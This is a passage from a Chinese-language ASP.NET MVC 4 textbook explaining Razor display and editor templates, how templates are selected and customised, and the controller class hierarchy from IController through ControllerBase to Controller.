


图　15-14

可以认为，模板类似于部分视图——它们拥有一个模型参数并渲染为 HTML 标记。除非模型元数据指定模板，否则模板辅助方法将根据它渲染值的类型名称选择模板。当请求渲染类型为 System.Boolean 的属性(像 IsDiscounted)时，EditorFor 会使用模板 Boolean。而当请求渲染类型为 System.Decimal 的属性(像 Price)时，EditorFor 会使用模板 Decimal。接

下来详细介绍模板选择。

Web Forms 和 Razor 模板

下载的 ASP.NET Futures 中的模板是使用 Web Forms 开发的。然而，本章后面创建自定义模板时，却可以使用带有 cshtml 扩展名的 Razor 视图。事实上，ASP.NET MVC 框架默认支持这两种格式的模板。

使用 Razor 语法时，Decimal 模板代码如下所示：

```
@using System.Globalization

@Html.TextBox("", FormattedValue, new { @class = "text-box single-line" })

@functions
{
  private object FormattedValue {
     get {
        if (ViewData.TemplateInfo.FormattedModelValue ==
           ViewData.ModelMetadata.Model) {
           return String.Format(
              CultureInfo.CurrentCulture,
              "{0:0.00}", ViewData.ModelMetadata.Model
           );
        }
        return ViewData.TemplateInfo.FormattedModelValue;
     }
  }
}
```

模板使用 TextBox 辅助方法创建了一个带有格式化模型值的 text 类型的输入元素。注意该模板也使用了 ViewData 的 ModelMetadata 和 TemplateInfo 属性中的信息。ViewData 包含了模板中可能用到的大量信息，甚至最简单的模板，String 模板也使用 ViewData。

```
@Html.TextBox("", ViewData.TemplateInfo.FormattedModelValue,
           new { @class = "text-box single-line" })
```

ViewData 的 TemplateInfo 属性可以访问 FormattedModelValue 属性。该属性的值要么是作为字符串格式化的模型值(根据 ModelMetadata 中的格式字符串)，要么是原始模型值(如果没有指定格式字符串的话)。ViewData 也可以授权对模型元数据的访问。在 Boolean 编辑器模板(也就是前面框架为 IsDiscounted 属性所使用的模板)中，我们能看到了运行中的模型元数据。

```
@using System.Globalization

@if (ViewData.ModelMetadata.IsNullableValueType) {
  @Html.DropDownList("", TriStateValues,
```

```
                    new { @class = "list-box tri-state" })
} else {
   @Html.CheckBox("", Value ?? false,
                 new { @class = "check-box" })
}

@functions {
   private List<SelectListItem> TriStateValues {
       get {
           return new List<SelectListItem> {
               new SelectListItem {
                   Text = "Not Set", Value = String.Empty,
                   Selected = !Value.HasValue
               },
               new SelectListItem {
                   Text = "True", Value = "true",
                   Selected = Value.HasValue && Value.Value
               },
               new SelectListItem {
                   Text = "False", Value = "false",
                   Selected = Value.HasValue && !Value.Value
               },
           };
       }
   }
   private bool? Value {
       get {
           if (ViewData.Model == null) {
               return null;
           }
           return Convert.ToBoolean(ViewData.Model,
                               CultureInfo.InvariantCulture);
       }
   }
}
```

虽然在 Boolean 模板中只有一小部分工作，但它为空的布尔类型属性(使用一个下拉列表)和非空布尔类型属性(一个复选框)创建了不同的编辑器。这里大部分的工作就是创建在下拉列表中显示的列表项。

2. 模板选择

框架根据模型的类型名称选择模板，比如对 decimal 类型的属性使用 Decimal 模板来渲染，这些应该是很清晰的。但是在图 15-14 中没有定义默认模板的类型应该用什么模板来渲染呢？比如说 Int32 和 DateTime 类型？

在检查模板匹配类型名称以前，框架首先检查模型元数据以确定是否有模板存在。我们可以使用 UIHint 数据注解特性来指定要使用的模板的名称——后面将会看到这样的一个例子。DataType 特性也可以影响模板的选择。

```
[DataType(DataType.MultilineText)]
public string Description { get; set; }
```

当渲染上面描述的 Description 属性时，框架会选择使用 MultilineText 模板。Password 的 DataType 也有一个默认模板。

如果框架不能根据元数据找到一个匹配模板，它就会查找类型名称对应的模板：对 String 类型使用 String 模板；Decimal 类型使用 Decimal 模板。对于没有匹配模板的类型，如果它不是复合类型，框架就会使用 String 模板；如果它是一个数组或列表的链接集合，框架就会使用 Collection 模板。而 Object 模板可以渲染所有复合类型的对象。例如，在 MVC Music Store 的 Album 模型上使用 EditorForModel 辅助方法就会采用 Object 模板。Object 是一个复杂模板，它使用反射和模型元数据来为模型上的相应属性创建 HTML 标记。

```
if (ViewData.TemplateInfo.TemplateDepth > 1) {
   if (Model == null) {
      @ViewData.ModelMetadata.NullDisplayText
   }
   else {
      @ViewData.ModelMetadata.SimpleDisplayText
   }
}
else {
   foreach (var prop in ViewData.ModelMetadata
                            .Properties
                            .Where(pm => ShouldShow(pm))) {
      if (prop.HideSurroundingHtml) {
         @Html.Editor(prop.PropertyName)
      }
      else {
         if (!String.IsNullOrEmpty(
            Html.Label(prop.PropertyName).ToHtmlString())) {
            <div class="editor-label">
               @Html.Label(prop.PropertyName)
            </div>
         }
         <div class="editor-field">
            @Html.Editor(prop.PropertyName)
            @Html.ValidationMessage(prop.PropertyName, "*")
         </div>
      }
   }
}
@functions {
   bool ShouldShow(ModelMetadata metadata) {
      return metadata.ShowForEdit
         && !metadata.IsComplexType
         && !ViewData.TemplateInfo.Visited(metadata);
   }
}
```

上述 Object 模板代码中的 if 语句确保了模板只遍历对象中的一层。换言之，对于一个带有复合属性的复合对象，Object 模板只显示复合属性的一个简单汇总(使用模型元数据中的 NullDisplayText 或 SimpleDisplayText)。

如果不想要 Object 模板的行为或任何内置模板的行为，那么我们可以定义自己的模板来重写这些默认模板。

15.6.2　自定义模板

自定义的模板存放在 DisplayTemplates 或 EditorTemplates 文件夹中。当解析模板路径时，ASP.NET MVC 框架会遵循一组熟悉的规则。首先，它查看与一个特定控制器视图相关的文件夹，此外，它也查看文件夹 Views/Shared 以确定是否存在自定义模板。框架会查找与配置到应用程序的每一个视图引擎相关的模板，因此默认情况下，框架查找拥有.aspx、.ascx 和.cshtml 扩展名的模板。

作为一个例子，假设现在要创建一个自定义的 Object 模板，但只能得到与 MVC Music Store 的 StoreManager 控制器相关的视图。在这样的情形下，我们可以在 Views/StoreManager 文件夹下创建一个 EditorTemplate，并且创建一个 Razor 视图 Object.cshtml，如图 15-15 所示。




图　15-15

自定义模板可以用来做很多有趣的事情。我们可能不喜欢与文本输入相关的模型样式(text-box single-line)，此时，我们可以使用自己的样式创建 String 编辑器模板，并把它放在 Shared\EditorTemplates 文件夹中，以便在整个应用程序中使用。

另一个例子是，为客户端脚本生成 data-特性(前面第 8 章已提到)。例如，现在要给 DateTime 属性的每一个编辑器链接一个 jQuery UI 的 Datepicker 小部件。默认情况下，框架使用 String 模板渲染一个 DateTime 属性的编辑器，但是我们可以创建 DateTime 模板来重写这一行为，因为当框架辅助方法使用模板渲染一个 DateTime 值时，它会查找一个名为 DataTime 的模板。

```
@Html.TextBox("", ViewData.TemplateInfo.FormattedModelValue,
          new { @class = "text-box single-line",
               data_datepicker="true"
          })
```

我们把上面的代码放入在名为 DateTime.cshtml 的文件中，再把该文件再放入 Shared\EditorTemplates 文件夹中。然后，如果要为每个 DateTime 属性编辑器添加 Datepicker 小部件的话，我们所有需要做的就是编写一小段客户端脚本(确保第 8 章中介绍的 jQuery UI 脚本和样式表也包含在内)：

```
$(function () {
      $(":input[data-datepicker=true]").datepicker();
   });
```

现在假设不想让每一个 DateTime 编辑器都拥有 Datepicker 小部件，而是让一少部分特定的编辑器拥有。此时，可以把自定义的模板文件命名为 SpecialDateTime.cshtml。这样框架就不会为 DateTime 模型选择该模板，除非指定该模板名称。我们可以使用 EditorFor 辅助方法来指定模板名称。在下面例子中，渲染一个名为 ReleaseDate 的 DateTime 属性：

```
@Html.EditorFor(m => m.ReleaseDate, "SpecialDateTime")
```

另外，也可以在 ReleaseDate 属性上放置一个 UIHint 特性来指定模板名称：

```
[UIHint("SpecialDateTime")]
public DateTime ReleaseDate { get; set; }
```

自定义模板是一种强大的机制，可以用来减少应用程序代码的编写量。通过在模板内部放置标准约定，我们就可以实现只修改一个文件而使应用程序发生巨大的变化。

15.7 高级控制器

作为 ASP.NET MVC 栈的中流砥柱，控制器具有很多高级特性，远超出第 2 章所介绍的内容。本节介绍控制器的内部工作原理，以及在一些高级应用中使用它的方法。

15.7.1 定义控制器：IController 接口

至此已经掌握了控制器的基础知识，现在我们从更结构化的角度学习如何定义和使用控制器。根据这一观点，我们通过聚焦控制器的任务来简化处理。要彻底看清控制器，我

们需要理解 IController 接口。正如第 1 章所讨论的，ASP.NET MVC 的重点之一便是扩展性和灵活性。当使用这种方式构建软件时，通过使用接口尽可能地利用抽象是很重要的。

ASP.NET MVC 中的控制器类最起码需要实现 IController 接口，而且按照约定，类型的名称还必须以 Controller 后缀结束。该命名约定实际上是非常重要的——我们会发现 ASP.NET MVC 中有很多这样的小规则，它们使我们免去了定义配置设置和特性的任务而使程序开发更加容易。然而，IController 接口的抽象功能却非常简单：

```
public interface IController
{
    void Execute(RequestContext requestContext);
}
```

这是一个非常简单的过程：当一个请求进入时，路由系统标识一个控制器，并调用其中的 Execute 方法。

IController 主要是为每个想把自定义控制器框架挂钩到 ASP.NET MVC 的人，提供一个非常简单的接口。本章后面讲到的 Controller 类，就是在该接口上创建的很多有趣的功能之一。这正是 ASP.NET 中常见的扩展模式。

例如，如果熟悉 HTTP 处理程序，可能注意到 IController 接口和 IHttpHandler 接口非常相似：

```
public interface IHttpHandler
{
    void ProcessRequest(HttpContext context);
    bool IsReusable { get; }
}
```

暂先不考虑 IsReusable 属性，从 IController 和 IHttpHandler 的作用来看，它们两个几乎是相同的。IController.Execute 和 IHttpHandler.ProcessRequest 两个方法都用来响应请求，并向响应流中发送一些输出。二者的主要区别是参数提供的上下文信息量不一样。IController.Execute 方法接收一个 RequestContext 实例，其中不仅包括 HttpContext，也包括 ASP.NET MVC 请求的其他相关信息。

Page 类可能是 ASP.NET Web Forms 开发人员最熟悉的类，由于它是 ASPX 页面的默认基类，因此也实现了 IHttpHandler 接口。

15.7.2 ControllerBase 抽象基类

正如刚才看到的， IController 接口的实现非常简单，但它的真正作用是为路由查找控制器和调用 Execute 方法提供便利。这是挂钩到请求系统的最基本钩子(hook)，但是整体而言它基本上没有为编写的控制器提供值。这可能是一件好事——当对自定义的系统强加很多限制时，许多自定义开发工具的开发人员都会不喜欢。一些开发人员可能喜欢靠近 API 工作，ControllerBase 由此而生。

产品小组的话

早期，ASP.NET MVC 产品团队曾经辩论过是否完全删除 IController 接口。想实现该接口的开发人员可以通过实现他们自己的 MvcHandler 来代替，因为 MvcHandler 可以根据来自路由的请求果断处理很多核心执行机制。

然而，最终决定保留 IController 接口，因为 ASP.NET MVC 框架的其他特性(像 IControllerFactory 和 ControllerBuilder)可以直接与它交互——这给开发人员提供了附加值。

ControllerBase 类是一个抽象基类，它在 IController 接口上实现了很多 API。它提供了 TempData 和 ViewData 属性(它们是向视图发送数据的方式，正如第 3 章中讨论的)。此外，ControllerBase 还提供了 Execute 方法用来创建 ControllerContext。与 HttpContext 实例向 ASP.NET 提供上下文(在元素之间提供请求和响应、URL 和服务器信息)类似，创建的 ControllerContext 实例为当前请求提供具体的 MVC 上下文。

尽管已在第 13 章中讨论过使用请求/响应数据的过滤和工作方式，可以从 ASP.NET MVC 的操作过滤器基础设施中获益，但是 ControllerBase 类非常轻便，它能使开发人员为他们自己的控制器提供强大的自定义实现。但是，它没有提供把操作转换为方法调用的能力。这正是引入 Controller 类的原因。

15.7.3 控制器类和操作

从理论上讲，实现 ControllerBase 或 IController 接口的类已经足够用来构建网站。路由通过名称可以查找一个 Icontroller 接口，然后调用 Execute 方法，这样我们就得到了一个非常基本的网站。

然而，这种做法类似于在 ASP.NET 开发中使用原始的 IHttpHandlers——尽管它可以使用，但我们是在做白费力的工作——探索核心框架逻辑。

有趣的是，正如后面将看到的，ASP.NET MVC 本身是在 HTTP 处理程序之上创建的一层，从总体上来看没必要探索 ASP.NET 的内部机制是如何改变而实现 MVC 的。相反，ASP.NET MVC 是开发团队在现有 ASP.NET 扩展点之上建立的新框架。

编写控制器的标准方法是让它继承 System.Web.Mvc.Controller 抽象基类，因为该基类继承了 ControllerBase 基类，并实现了 IController 接口。Controller 类专门设计用于所有控制器的基类，因为它为派生于它的控制器提供了很多非常好的行为。

图 15-16 中展示了 IController、ControllerBase 和抽象基类 Controller 之间的关系以及 ASP.NET MVC 4 应用程序默认提供的两个控制器。

